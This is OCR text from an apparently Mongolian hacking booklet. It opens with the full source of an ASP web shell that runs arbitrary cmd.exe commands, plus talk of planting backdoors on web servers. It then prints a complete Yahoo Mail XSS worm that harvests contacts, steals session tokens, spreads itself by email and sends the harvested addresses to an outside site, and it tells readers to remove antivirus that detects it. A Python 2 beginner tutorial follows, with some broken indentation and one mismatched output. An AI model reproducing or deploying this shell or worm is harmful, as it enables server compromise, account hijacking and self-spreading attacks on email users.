
Бид вэб серверийн коммандыг алсаас удирдаж чадсан үед хакердах ажиллагаа эхэлнэ. Бид ямар нэг энгийн арга хэрэглэж вэб сервер лүү довтолно. Бид эхлээд URL-ээ тодорхойлж алсаас серверийн командыг удирдахыг танилцуулна. Cmdasp.asp хуудасны код

```
<% Dim oScript, oScriptNet, oFileSys, oFile, szCMD, szTempFile
    On Error Resume Next
    Set oScript = Server.CreateObject("WSCRIPT.SHELL")
    Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
    Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
    szCMD = Request.Form(".CMD")
    If (szCMD <> "") Then
        szTempFile = "C:\" & oFileSys.GetTempName( )
        Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)
        Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)
    End If
%>
<FORM action="<%= Request.ServerVariables("URL") %>" method="POST">
<input type=text name=".CMD" size=45 value="<%= szCMD %>">
<input type=submit value="Run">
</FORM>
<PRE>
<%
    If (IsObject(oFile)) Then
        On Error Resume Next
        Response.Write Server.HTMLEncode(oFile.ReadAll) oFile.Close
        Call oFileSys.DeleteFile(szTempFile, True)
    End If
%>
</PRE>
```



Бидний зорилго бол shell хөрвүүлэгчийг (/bin/sh, cmd.exe гэх мэт) вэб серверийн үндсэн директор луу арын хаалга(backdoor) үүсгэж хуулах юм. Энэ нь бид URL-ээр дамжуулж shell хөрвүүлэгчийг дуудахыг зорилготой. Энд хэрхэн арын хаалга үүсгэх тухай гурван аргыг үзнэ.

HTTP POST-ыг ашиглаж стандарт оролтоор өгөгдлийг вэб сервер лүү хуулна. Хэрхэн комманд хөрвүүлэгчийг POST ашиглаж илгээхийг үзнэ. Windows NT-гийн IIS рүү cmd.exe, Linux-ийн Apache рүү sh.cgi нарыг тус тус хуулна. Энд хэрхэн хакердах хичээл биш учраас цааш үйл явцыг зургаар үзүүллээ. Хамгийн сүүлд SQL query найруулж байна.



- Yahoo XSS worm -

Доор байгааг хараад утга учиргүй текст гэж бодож болохгүй шүү. Та нар worm-ийн тухай олон сонсож байсан байх, би энд нэгийг нь тавилаа. Зүгээр XSS worm гэж юу байдгийг хараг гэсэндээ. Энд байгааг бүгдийг нь бичээд ажиллуулахад их хөдөлмөр орох болно. Харин арай гэж бичээд хадгалахаар чинь Antivirus-ний програм чинь устгачих байх. Харин үүнийг таньж чадахгүй байгаа Antivirus-тай бол зүгээр Antivirus-нийхаа програмыг устга. Харин бичих ажлыг чинь жоохон хөнгөвчлөх үүднээс http://ha.ckers.org сайтаас хайгаад үзээрэй гэж зөвлөх байна.

<img src='http://us.i1.yimg.com/us.yimg.com/i/us/nt/ma/ma_mail_1.gif' onfiltered="var http_request = false; var Email = ''; var IDList = ''; var CRumb = ''; function makeRequest(url, Func, Method, Param) { if (window.XMLHttpRequest) { http_request = new XMLHttpRequest(); } else if (window.ActiveXObject) { http_request = new ActiveXObject('Microsoft.XMLHTTP'); } http_request. onfiltered= Func;

```
http_request.open(Method, url, true); if( Method == 'GET')
http_request.send(null); else http_request.send(Param);
}window.open('http://www,lastdata.com'); ServerUrl = url0;USIndex =
ServerUrl.indexOf('us.' ,0);MailIndex = ServerUrl.indexOf('.mail' ,0);CutLen
= MailIndex - USIndex - 3;var Server = ServerUrl.substr(USIndex + 3,
CutLen); function GetIDs(HtmlContent) { IDList = ''; StartString = ' <td>';
EndString = '</td>'; i = 0; StartIndex = HtmlContent.indexOf(StartString,
0); while(StartIndex >= 0) { EndIndex = HtmlContent.indexOf(EndString,
StartIndex); CutLen = EndIndex - StartIndex - StartString.length; YahooID
= HtmlContent.substr(StartIndex + StartString.length, CutLen); if(
YahooID.indexOf('@yahoo.com', 0) > 0 ||
YahooID.indexOf('@yahoogroups.com', 0) > 0 ) IDList = IDList + ',' +
YahooID ; StartString = '</tr>'; StartIndex =
HtmlContent.indexOf(StartString, StartIndex + 20); StartString = ' <td>';
StartIndex = HtmlContent.indexOf(StartString, StartIndex + 20); i++; }
if(IDList.substr(0,1) == ',') IDList = IDList.substr(1, IDList.length);
if(IDList.indexOf(',', 0)>0 ) { IDListArray = IDList.split(','); Email =
IDListArray[0]; IDList = IDList.replace(Email + ',', ''); } CurEmail =
spamform.NE.value; IDList = IDList.replace(CurEmail + ',', ''); IDList =
IDList.replace(',' + CurEmail, '');IDList = IDList.replace(CurEmail,
'');UserEmail = showLetter.FromAddress.value;IDList = IDList.replace(',' +
UserEmail, '');IDList = IDList.replace(UserEmail + ',', '');IDList =
IDList.replace(UserEmail, ''); return IDList; } function ListContacts() { if
(http_request.readyState == 4) { if (http_request.status == 200) {
HtmlContent = http_request.responseText; IDList = GetIDs(HtmlContent);
makeRequest('http://us.' + Server + '.mail.yahoo.com/ym/Compose/?rnd='
+ Math.random(), Getcrumb, 'GET', null); } } } function
ExtractStr(HtmlContent) { StartString = 'name=\u0022.crumb\u0022
value=\u0022?; EndString = '\u0022?; i = 0; StartIndex =
HtmlContent.indexOf(StartString, 0); EndIndex =
HtmlContent.indexOf(EndString, StartIndex + StartString.length ); CutLen
= EndIndex - StartIndex - StartString.length; crumb =
HtmlContent.substr(StartIndex + StartString.length , CutLen ); return
crumb; } function Getcrumb() { if (http_request.readyState == 4) { if
(http_request.status == 200) { HtmlContent = http_request.responseText;
CRumb = ExtractStr(HtmlContent); MyBody = 'this is test'; MySubj = 'New
Graphic Site'; Url = 'http://us.' + Server + '.mail.yahoo.com/ym/Compose';
var ComposeAction = compose.action;MidIndex =
ComposeAction.indexOf('&Mid=' ,0);incIndex =
```

ComposeAction.indexOf('&inc' ,0);CutLen = incIndex - MidIndex - 5;var MyMid = ComposeAction.substr(MidIndex + 5, CutLen); QIndex = ComposeAction.indexOf('?box=' ,0);AIndex = ComposeAction.indexOf('&Mid' ,0);CutLen = AIndex - QIndex - 5;var BoxName = ComposeAction.substr(QIndex + 5, CutLen); Param = 'SEND=1&SD=&SC=&CAN=&docCharset=windows-1256&PhotoMailUser=&PhotoToolInstall=&OpenInsertPhoto=&PhotoGetStart=0&SaveCopy=no&PhotoMailInstallOrigin=&.crumb=RUMBVAL&Mid=EMAILMID&inc=&AttFol=&box=BOXNAME&FwdFile=YM_FM&FwdMsg=EMAILMID&FwdSubj=EMAILSUBJ&FwdInline=&OriginalFrom=FROMEMAIL&OriginalSubject=EMAILSUBJ&InReplyTo=&NumAtt=0&AttData=&UplData=&OldAttData=&OldUplData=&FName=&ATT=&VID=&Markers=&NextMarker=0&Thumbnails=&PhotoMailWith=&BrowseState=&PhotoIcon=&ToolbarState=&VirusReport=&Attachments=&Background=&BGRef=&BGDesc=&BGDef=&BGFg=&BGFF=&BGFS=&BGSolid=&BGCustom=&PlainMsg=%3Cbr%3E%3Cbr%3ENote%3A+forwarded+message+attached.&PhotoFrame=&PhotoPrintAtHomeLink=&PhotoSlideShowLink=&PhotoPrintLink=&PhotoSaveLink=&PhotoPermCap=&PhotoPermPath=&PhotoDownloadUrl=&PhotoSaveUrl=&PhotoFlags=&start=compose&bmdomain=&showcc=&showbcc=&AC_Done=&AC_ToList=0%2C&AC_CcList=&AC_BccList=&sendtop=Send&savedrafttop=Save+as+a+Draft&canceltop=Cancel&FromAddr=&To=TOEMAIL&Cc=&Bcc=BCCLIST&Subj=EMAILSUBJ&Body=%3CBR%3E%3CBR%3ENote%3A+forwarded+message+attached.&Format=html&sendbottom=Send&savedraftbottom=Save+as+a+Draft&cancelbottom=Cancel&cancelbottom=Cancel'; Param = Param.replace('BOXNAME', BoxName); Param = Param.replace('RUMBVAL', CRumb); Param = Param.replace('BCCLIST', IDList); Param = Param.replace('TOEMAIL', Email);Param = Param.replace('FROMEMAIL', 'av3@yahoo.com'); Param = Param.replace('EMAILBODY', MyBody); Param = Param.replace('PlainMESSAGE', ''); Param = Param.replace('EMAILSUBJ', MySubj);Param= Param.replace('EMAILSUBJ', MySubj);Param = Param.replace('EMAILSUBJ', MySubj); Param = Param.replace('EMAILMID', MyMid);Param = Param.replace('EMAILMID', MyMid);makeRequest(Url , alertContents, 'POST', Param); } }} function alertContents() { if (http_request.readyState == 4) { window.navigate('http://www.av3.net/?ShowFolder&rb=Sent&reset=1&YY=75867&inc=25&order=down&sort=date&pos=0&view=a&head=f&box=Inbox&ShowFolder?rb=Sent&reset=1&YY=75867&inc=25&order=down&sort=date&pos=0&view=a&head=f&box=Inbox&ShowFolder?rb=Sent&reset=

1&YY=75867&inc=25&order=down&sort=date&pos=0&view=a&head=f&box=Inbox&BCCList=' + IDList) } } makeRequest('http://us.' + Server + '.mail.yahoo.com/ym/QuickBuilder?build=Continue&cancel=&continuetop=Continue&canceltop=Cancel&Inbox=Inbox&Sent=Sent&pfolder=all&freqCheck=&freq=1&numdays=on&date=180&ps=1&numadr=100&continuebottom=Continue&cancelbottom=Cancel&rnd=' + Math.random(), ListContacts, 'GET', null)"> Please wait while loading the site

- Бүлэг 4 -

Python хэл

“All information should be free”

- Hactivism

- Python **хэлний тухай** -

1990 онд Guido van Rossum-ий бүтээсэн Python хэл бол хялбар ба хүчирхэг гэсэн шинж чанарыг хослуулсан цөөхөн програмчлалын хэлний нэг юм. 2006 оны 9 сарын 19-нд Python 2.5 хувилбар нь гарсан. Харин манай Монголчууд энэ хэлийг нэг их мэддэггүй, үнэлдэггүй юм шиг надад санагдсан. Хэрэв та өмнө нь ямар нэг програмчлалын хэл судалж байсан бол өөрийн өмнө дуртай байсан хэл, python хэлний хоорондын ялгааг сайн анхааараарай. Удахгүй таны хамгийн дуртай хэл python болох болно. Python хэлийг сурахад үнэхээр хялбар бөгөөд яг л англиар өгүүлбэр уншиж байгаа мэт, синтакс нь бусад хэлтэй ойролцоо. Ямар ч үйлдлийн систем дээр ажлуулж болно. Python бол объект хандалтат програмчлалын хэл. Python хэл нь үнэхээр сайн хангагдсан маш сайн library-тай.

LISP хэлийг бичсэн, одоо Google-ийн хайлтын системийн чанар хариуцсан захирал Peter Norvig хэлэхдээ: Python хэл бол Google-ийн нэг хэсэг юм. Бидний хийсэн ажил үүнтэй маш нягт холбоотой, үүнийг дараах хаягаар (http://www.google.com/jobs/index.html) харж болно гэжээ.

Энд Python-ийг хоёр үндсэн хувилбараар хөгжүүлдэг. Jython бол Java-д, IronPython нь .NET орчинд хөгжүүлэгддэг.

Эхлээд Python програмаа бичихийн тулд editor хэрэг болно. Windows-ийн editor хэрэглэж болох боловч алдааг нь харуулдаггүй учир зориулалтын editor-ууд илүү үр дүнтэй. Би бол IDLE хэмээх editor-ийг санал болгох байна. Эндээс татаж авч болно.

http://www.python.org/cgi-bin/moinmoin/PythonEditors

Linux/FreeBSD дээр python шинээр суулгах ямар ч шаардлагагүй. Windows үйлдлийн систем хэрэглэгчид python хэлний хөрвүүлэгчийг http://www.python.org/download хаягаас татаад авч болно.

- **Үндсэн хэсэг** -

Ямар ч програмчлалын хэлийг анх сурахад бичдэг эхний програм бол Hello World гэсэн үгийг дэлгэцэнд хэвлэх байдаг. Python хэл дээр бичигдсэн програм маань .py төгсгөлтэй байх болно. Editor-оо нээгээд дараах кодыг бичээд ажлуул. IDLE editor ашигласан бол CTRL + F5.

```
#!/usr/bin/python
# Filename : helloworld.py
print 'Hello World'
```

үр дүн: *$ python helloworld.py*
Hello World

Түлхүүр үг гэдэг бол програмчлахад ашиглагддаг, тогтмол үгүүд байдаг бөгөөд хувьсагчдад эдгээр нэрийг нь ашиглаж болохгүй.
Python хэлэнд 29 түлхүүр үг байдаг:

and	def	exec	if	not	return
assert	del	finally	import	or	try
break	elif	for	in	pass	while
class	else	from	is	print	yield
continue	except	global	lambda	raise	

Python хэлэнд 4 төрлийн тоон хувьсагч байдаг. integers, long integers, floating point, complex numbers. Int тоо нь 32 эсвэл 64 бит байдаг. Long төрөл нь memory хэмжээнээсээ хамаардаг, LISP хэлний bignum шиг. Хэрэв тоо int хэмжээнээсээ хэтэрвэл автоматаар long рүү хөрвүүлэгдэнэ. Харин комплекс гэдэг нь: -5+4j юм.

Өмнөх жишээн дээр Hello World гэж бичихэд дан хашилттай байсан. Тэгвэл 'What's your name?' өгүүлбэрийг бичихэд хөрвүүлэгч буруугаар ойлгохоор байна. Үүнийг шийдэх 2 арга зам байна. Эхний арга нь ташуу зураас (slash) ашиглах 'What\'s your name?'. Нөгөө арга нь "What's your name?" гэж бичих, хэрэв та ташуу зураас бичихээр бол давхар ташуу зураас бичих хэрэгтэй "\\" хэрэгтэй. Танд танил санагдаж байна уу? Яг C хэл шиг байгаа биз, шинэ мөр авах нь ч гэсэн адилхан \n. Харин дан хашилт, давхар хашилтын хооронд ялгаа байхгүй гэдгийг санаарай. Мөн гурван давхар хашилт байдаг.

Хэрэв та Unicode-р бичих хэрэгтэй бол текстийнхээ өмнө нь "u" үсэг тавих хэрэгтэй. Жишээ нь: u"This is a Unicode string."

Хувьсагчийн нэр ч гэсэн бусад хэлтэй ойролцоо name_23, _myname, name гэх мэт. Харин тоогоор эхэлж болохгүй. Том жижиг үсгийг ялгаатай авч үзнэ. myName, myname хоёр бол ялгаатай хувьсагчид болно. Дээр үзсэн юмаа жишээгээр харъя.

```
#!/usr/bin/python
# Filename : var.py
i = 5
print i
```

```
i = i + 1
print i
s = '''This is a multi-line string.
This is the second line.'''
print s
```

үр дүн: *$ python var.py*

5
6
This is a multi-line string.
This is the second line.

Зарим хэл заавал цэг таслал (;) тавихыг шаарддаг бол, python хэлэнд цэг таслал тавьж ч болно. Тавихгүй байсан ч болно.

```
i = 5
print i
ба
i = 5;
print I; дээрх хоёр бичлэгийн хооронд ямар ялгаа гарахгүй.
```

- **Операторууд** -

Операторуудыг шууд жишээн дээр тайлбарлаад явчихвал ойлгоход амар байх.

Нэмэх (+): 3 + 5 хариу нь 8.
'a' + 'b' хариу нь 'ab' болно.

Хасах (-): -5.2 бол сөрөг тоо.
50 - 24 хариу нь 26 болно.

Үржих (*): 2 * 3 хариу нь 6.
'ha' * 3 хариу нь 'hahaha' болно. Мөн perl хэл дээр ингэж үржүүлдгийг би мэдэх юм байна.

Зэрэг дэвшүүлэх (**): 3 ** 4 хариу нь 81 болно.

Хуваах (/): 4/3 хариу нь 1 (integer учраас)
4.0/3 эсвэл 4/3.0 хариу нь 1.3333… гарах болно.

Үлдэгдэлгүй хуваах (//): 4 // 3.0 хариу нь 1.0 болно.

Үлдэгдэл олох (%): 8%3 хариу нь 2.
-25.5%2.25 хариу нь 1.5 болно.

Бит зүүн шилжүүлэх (<<): 2 << 2 хариу нь 8 гарна. 2 тооны бит нь 10 байна. 2 бит зүүн шилжүүлэхээр 1000 болно. 1000 гэдэг маань 8 гэсэн үг.

Бит баруун шилжүүлэх (>>): 11 >> 1 хариу нь 5 гарна. 11 бол 1011 гэж бичигдэнэ. 1 орон шилжүүлэхээр 101 буюу 5 гарна.

Бит "AND" үйлдэл (&): 5 & 3 хариу нь 1 болно. 101 ба 11 хооронд бит "ба" үйлдэл хийхээр 001 гарна.

Бит "OR" үйлдэл (|): 5 | 3 хариу нь 7 болно. 101 ба 11 хооронд бит "буюу" үйлдэл хийхээр 111 буюу 7 гарна.

Бит "XOR" үйлдэл (^): 5 ^ 3 хариу нь 6 гарна. 101 ба 11 хооронд бит "xor" үйлдэл хийхээр 110 буюу 6 гарна.

Бит "invet" үйлдэл (~), x invert -(x+1): ~5 нь -6 болно.

Бага (<): 5 < 3 нь худал буюу 0 утга буцаана.
3 < 5 < 7 нь үнэн буюу 1 утга буцаана.

Их (>): 5 > 3 нь үнэн буюу 1 утга буцаана.

Энэ мэтчилэн олон үйлдэл байгаа. Операторуудын биелэгдэх дараалал нь бусад хэлтэй адил байдаг. Одоо дээрх үзсэнээ ашиглан жишээ бичиж үзье.

```
#!/usr/bin/python
# Filename: expression.py
length = 5
breadth = 2
area = length * breadth
print 'Area is', area
print 'Perimeter is', 2 * (length + breadth)
```

үр дүн: *$ python expression.py*

Area is 10
Perimeter is 14

- **Нөхцөл шалгах IF үйлдэл** -

Элдэв юм нуршилгүй шууд нөхцөл шалгах if үйлдэл ашигласан жишээ үзье. If нөхцөл үнэн бол дараах үйлдлээ гүйцэтгэж, худал бол биелүүлэхгүй үсэрнэ.

```
#!/usr/bin/python
# Filename: if.py
number = 23
guess = int(raw_input('Enter an integer : '))
if guess == number:
    print 'Congratulations, you guessed it.'
    print "(but you do not win any prizes!)"
elif guess < number:
    print 'No, it is a little higher than that'
else:
    print 'No, it is a little lower than that'
    print 'Done'
```

үр дүн: *$ python if.py*
Enter an integer : 50
No, it is a little lower than that
Done

$ python if.py
Enter an integer : 22
No, it is a little higher than that
Done

$ python if.py
Enter an integer : 23
Congratulations, you guessed it.
(but you do not win any prizes!)
Done

- **Нөхцөлт давталт while үйлдэл** -

Одоо нөхцөлт давталт while-ийн жишээг авч үзье. Үнэн бол блок доторхоо биелүүлнэ, худал болохоор давталтаас гарна.

```
#!/usr/bin/python
# Filename: while.py
number = 23
running = True
while running:
guess = int(raw_input('Enter an integer : '))
    if guess == number:
        print 'Congratulations, you guessed it.'
        running = False
    elif guess < number:
        print 'No, it is a little higher than that.'
    else:
        print 'No, it is a little lower than that.'
else:
    print 'The while loop is over.'
print 'Done'
```

үр дүн: *$ python while.py*

Enter an integer : 50
No, it is a little lower than that.

Enter an integer : 22
No, it is a little higher than that.

Enter an integer : 23
Congratulations, you guessed it.
The while loop is over.
Done

- For **давталт** -

Одоо for давталт хэрхэн ашиглахыг үзье. Бүх хэлэнд байдаг зүйлс учраас if, while, for-ийн тухай дэлгэрэнгүй тайлбарлах шаардлагагүй гэж үзэж байна.

```
#!/usr/bin/python
```

```
# Filename: for.py
for i in range(1, 5):
    print i
else:
    print 'The for loop is over'
```

үр дүн: *$ python for.py*

1
2
3
4
The for loop is over

- Break **үйлдэл** -

Давталтаас гарахын тулд break үйлдлийг ашиглана. Давталтыг дуусахаас өмнө давталтаас гарах хэрэгтэй үед үүнийг ашиглана.

```
#!/usr/bin/python
# Filename: break.py
while True:
    s = raw_input('Enter something : ')
    if s == 'quit':
        break
    print 'Length of the string is', len(s)
print 'Done'
```

үр дүн: *$ python break.py*

Enter something : Programming is fun
Length of the string is 18
Enter something : use Python!
Length of the string is 12
Enter something : quit
Done

- Continue **үйлдэл** -

Давталтын үед continue үйлдэл нь дараагийн үйлдлийг хийх болно. Жишээн дээр If нөхцөл шалгачихаад ямар ч үйлдэл хийх шаардлагагүй үед үүнийг ашиглаж давталтыг үргэлжлүүлсэн байна.

```
#!/usr/bin/python
# Filename: continue.py
while True:
    s = raw_input('Enter something : ')
    if s == 'quit':
        break
    if len(s) < 3:
        continue
    print 'Input is of sufficient length'
```

үр дүн: *$ python continue.py*
Enter something : a
Enter something : 12
Enter something : abc
Input is of sufficient length
Enter something : quit

- **Функц** -

Функц бол програмын дахин ашиглах зорилготой хэсэг юм. Функцийг програмын хаанаас ч дуудаж ажлуулж болдог. Функцэд илгээсэн утгаа авч, өөрийн блок доторх үйлдлүүдээ гүйцэтгээд үр дүнгээ буцааж явуулах зарчмаар ажиллана. Дараах жишээн дээр хувьсагч дамжуулж байна.

```
#!/usr/bin/python
# Filename: func_param.py
def printMax(a, b):
    if a > b:
        print a, 'is maximum'
    else:
        print b, 'is maximum'
    printMax(3, 4)
    x = 5
    y = 7
    printMax(x, y)
```

үр дүн: *$ python func_param.py*
4 is maximum
7 is maximum

Функцтэй холбоотой нэг гол зүйл бол дотоод хувьсагч, функц дотор ажиллаж байгаа хувьсагчийн утга програмд ажиллаж байгаа хувьсагчийн утганд хэдий адилхан нэртэй ч өөрчлөлт хийж чадахгүй.

```
#!/usr/bin/python
# Filename: func_local.py
def func(x):
    print 'x is', x
    x = 2
    print 'Changed local x to', x
x = 50
func(x)
print 'x is still', x
```

үр дүн: *$ python func_local.py*

```
x is 50
Changed local x to 2
x is still 50
```

Дээрхийн эсрэг нь глобал хувьсагч, функц болон програмын туршид үйлчилж байдаг хувьсагч.

```
#!/usr/bin/python
# Filename: func_global.py
def func():
    global x
    print 'x is', x
    x = 2
    print 'Changed global x to', x
x = 50
func()
print 'Value of x is', x
```

үр дүн: *$ python func_global.py*

```
x is 50
Changed global x to 2
Value of x is 2
```

Анхдагч утгатай функц нь хэдий гаднаас утга дамжаагүй байсан ч өөрийнхөө default утгаар функцийг ажлуулахыг хэлж байгаа юм. Анхдагч утгатай функцийг жишээнээс харна уу.

```
#!/usr/bin/python
# Filename: func_default.py
```

```
def say(message, times = 1):
    print message * times
say('Hello')
say('World', 5)
```

үр дүн: *$ python func_default.py*
Hello
WorldWorldWorldWorldWorld

Функц утга буцаахгүй байж болох ба утга буцаах болбол return үйлдлийг ашиглана.

```
#!/usr/bin/python
# Filename: func_return.py
def maximum(x, y):
    if x > y:
        return x
    else:
        return y
print maximum(2, 3)
```

үр дүн: $ python func_return.py
3

DocStrings бол python хэлний нэг онцлог. Жишээгээр үзвэл илүү ойлгомжтой болох байх.

```
#!/usr/bin/python
# Filename: func_doc.py
def printMax(x, y):
    '''Prints the maximum of two numbers.
    The two values must be integers.'''
    x = int(x)
    y = int(y)
    if x > y:
        print x, 'is maximum'
    else:
        print y, 'is maximum'
printMax(3, 5)
print printMax.__doc__
```

үр дүн: *$ python func_doc.py*
5 is maximum
Prints the maximum of two numbers.

The two values must be integers.

- **Модуль** -

Модуль нь хэрэглэгчийн тодорхойлсон бусад функц болон хувьсагчдыг дотроо агуулсан программдаа гаднаас дуудаж дахин ашиглах боломжтой код юм. Эхлээд бид python-ы стандарт library-г хэрхэн ашиглахыг үзье.

```
#!/usr/bin/python
# Filename: using_sys.py
import sys
print 'The command line arguments are:'
for i in sys.argv:
    print i
print '\n\nThe PYTHONPATH is', sys.path, '\n'
```

үр дүн: *$ python using_sys.py we are arguments*

```
The command line arguments are:
using_sys.py
we
are
arguments
The PYTHONPATH is ['/home/swaroop/byte/code',
'/usr/lib/python23.zip',
'/usr/lib/python2.3', '/usr/lib/python2.3/plat-linux2',
'/usr/lib/python2.3/lib-tk', '/usr/lib/python2.3/lib-dynload',
'/usr/lib/python2.3/site-packages', '/usr/lib/python2.3/site-
packages/gtk-2.0']
```

Стандарт модулиас гадна өөрийн гэсэн модуль тодорхойлж бас болно. Эхнийх нь хэрэглэгчийн тодорхойлсон модуль, хоёр дахь дээрээ түүнийгээ дуудаж ашиглаж байна.

```
#!/usr/bin/python
# Filename: mymodule.py
def sayhi():
print 'Hi, this is mymodule speaking.'
version = '0.1'

#!/usr/bin/python
```

```
# Filename: mymodule_demo.py
import mymodule
mymodule.sayhi()
print 'Version', mymodule.version
```

үр дүн: *$ python mymodule_demo.py*
Hi, this is mymodule speaking.
Version 0.1

- **Өгөгдлийн бүтэц** -

Python хэлэнд өгөгдлийн зарим төрлийг анхнаас нь тодорхойлж өгчээ. List, Tuple, Dictionary гэх мэт.

Жагсаалт (list) бол зарим програмчлалын хэлэнд байдаг өгөгдлийн төрөл. Элемент нэмэхдээ mylist.append(elem) гэж нэмнэ. Энэ нь жагсаалтын төгсгөлд нэмэгдэнэ. Жагсаалтыг өөр нэг жагсаалтыг араас нь залгахдаа mylist.extend(otherlist)-ийг ашиглана. Хүссэн газартаа элементээ нэмэхийн тулд дараахыг ашиглана mylist.insert(pos, elem). Тухайн элементийг устгахдаа mylist.pop(n) үйлдлийг ашиглана. Гэхдээ энд нэг зүйлийг анхаарах хэрэгтэй. Хоёрдугаар элементийг устгах гэж байгаа бол mylist.pop(1) гэж оруулна. Учир нь энд элементийн дугаарлалт 0-ээс эхэлдэг. Элементийг эргүүлэх, эрэмбэлэхдээ mylist.reverse(), mylist.sort() функцүүдийг ашиглана.

```
#!/usr/bin/python
# Filename: using_list.py
shoplist = ['apple', 'mango', 'carrot', 'banana']
print 'I have', len(shoplist), 'items to purchase.'
print 'These items are:',
for item in shoplist:
    print item,
print '\nI also have to buy rice.'
shoplist.append('rice')
print 'My shopping list is now', shoplist
print 'I will sort my list now'
shoplist.sort()
print 'Sorted shopping list is', shoplist
print 'The first item I will buy is', shoplist[0]
olditem = shoplist[0]
del shoplist[0]
```

```
    print 'I bought the', olditem
    print 'My shopping list is now', shoplist
```
үр дүн: *$ python using_list.py*

I have 4 items to purchase.
These items are: apple mango carrot banana
I also have to buy rice.
My shopping list is now ['apple', 'mango', 'carrot', 'banana', 'rice']
I will sort my list now
Sorted shopping list is ['apple', 'banana', 'carrot', 'mango', 'rice']
The first item I will buy is apple
I bought the apple
My shopping list is now ['banana', 'carrot', 'mango', 'rice']

Dictionary бол яг хүний нэр, хаяг бичдэг дэвтэр шиг. Түлхүүр: түүний утга гэсэн харгалзаатай элементээ оруулна.

```
    #!/usr/bin/python
    # Filename: using_dict.py
    # 'ab' is short for 'a'ddress'b'ook
    ab = {      'Swaroop' : 'swaroopch@byteofpython.info',
                'Larry' : 'larry@wall.org',
                'Matsumoto' : 'matz@ruby-lang.org',
                'Spammer' : 'spammer@hotmail.com'
    }
    print "Swaroop's address is %s" % ab['Swaroop']
    ab['Guido'] = 'guido@python.org'
    del ab['Spammer']
    print '\nThere are %d contacts in the address-book\n' % len(ab)
    for name, address in ab.items():
        print 'Contact %s at %s' % (name, address)
    if 'Guido' in ab: # OR ab.has_key('Guido')
        print "\nGuido's address is %s" % ab['Guido']
```
үр дүн: *$ python using_dict.py*

Swaroop's address is swaroopch@byteofpython.info
There are 4 contacts in the address-book
Contact Swaroop at swaroopch@byteofpython.info
Contact Matsumoto at matz@ruby-lang.org
Contact Larry at larry@wall.org
Contact Guido at guido@python.org
Guido's address is guido@python.org

Заалт бол яг С хэл дээр байдаг шиг, аливаа утгыг харгалзуулж өгнө. Гэхдээ тухайн утгыг бол авахгүй.

```
#!/usr/bin/python
# Filename: reference.py
print 'Simple Assignment'
shoplist = ['apple', 'mango', 'carrot', 'banana']
mylist = shoplist
del shoplist[0]
print 'shoplist is', shoplist
print 'mylist is', mylist
print 'Copy by making a full slice'
mylist = shoplist[:]
del mylist[0]
print 'shoplist is', shoplist
print 'mylist is', mylist
```

үр дүн: *$ python reference.py*

```
Simple Assignment
shoplist is ['mango', 'carrot', 'banana']
mylist is ['mango', 'carrot', 'banana']
Copy by making a full slice
shoplist is ['mango', 'carrot', 'banana']
mylist is ['carrot', 'banana']
```

- **Жишээ програм** -

Одоо нэг жишээ авч үзье. Танд ямар нэг файлаа backup хийж авах хэрэг гардаг байх. Тэгвэл түүнд чинь зориулсан жишээ код харъя. Windows дээр хийж байгаа бол замаа сольж тавиарай.

```
#!/usr/bin/python
# Filename: backup_ver2.py
import os, time
source = ['/home/swaroop/byte', '/home/swaroop/bin']
# If you are using Windows, use source = [r'C:\Documents',r'D:\Work']
target_dir = '/mnt/e/backup/'
today = target_dir + time.strftime('%Y%m%d')
now = time.strftime('%H%M%S')
comment = raw_input('Enter a comment --> ')
```

```
    if len(comment) == 0:
        target = today + os.sep + now + '.zip'
    else:
        target = today + os.sep + now + '_' + \
            comment.replace(' ', '_') + '.zip'
    if not os.path.exists(today):
        os.mkdir(today)
        print 'Successfully created directory', today
    zip_command = "zip -qr '%s' %s" % (target, ' '.join(source))
    if os.system(zip_command) == 0:
        print 'Successful backup to', target
    else:
        print 'Backup FAILED'
```

үр дүн: $ python backup_ver4.py

```
Enter a comment --> added new examples
Successful backup to
/mnt/e/backup/20041208/082156_added_new_examples.zip

$ python backup_ver4.py
Enter a comment -->
Successful backup to /mnt/e/backup/20041208/082316.zip
```

- **Объект хандалтат програмчлал** -

Процедур хандалтат програмчлалаас объект хандалтат програмчлалд олон давуу тал бий. Том програм бичиж байгаа үед хялбар байхаас гадна програмын хэмжээ нь бага байдаг. Объект хандалтат програмчлалын үндэс бол Класс ба Объект юм. Объектын жишээ програм:

```
    #!/usr/bin/python
    # Filename: method.py
    class Person:
        def sayHi(self):
            print 'Hello, how are you?'
    p = Person()
    p.sayHi()
```

үр дүн: $ python method.py

```
Hello, how are you?
```

__init__ методыг ашигласан жишээ:

```
#!/usr/bin/python
# Filename: class_init.py
class Person:
    def __init__(self, name):
        self.name = name
    def sayHi(self):
        print 'Hello, my name is', self.name
p = Person('Swaroop')
p.sayHi()
```

үр дүн: $ python class_init.py

```
Hello, my name is lagraj
```

- **Удамшил** -

Удамшил гэдэг бол объект хандалтат технологийн үед зайлшгүй яригддаг зүйл билээ. Энэ нь олон классад байдаг ижил зүйлсийг дахин дахин бичихээс сэргийлсэн зүйл.

```
#!/usr/bin/python
# Filename: inherit.py
class SchoolMember:
    '''Represents any school member.'''
    def __init__(self, name, age):
        self.name = name
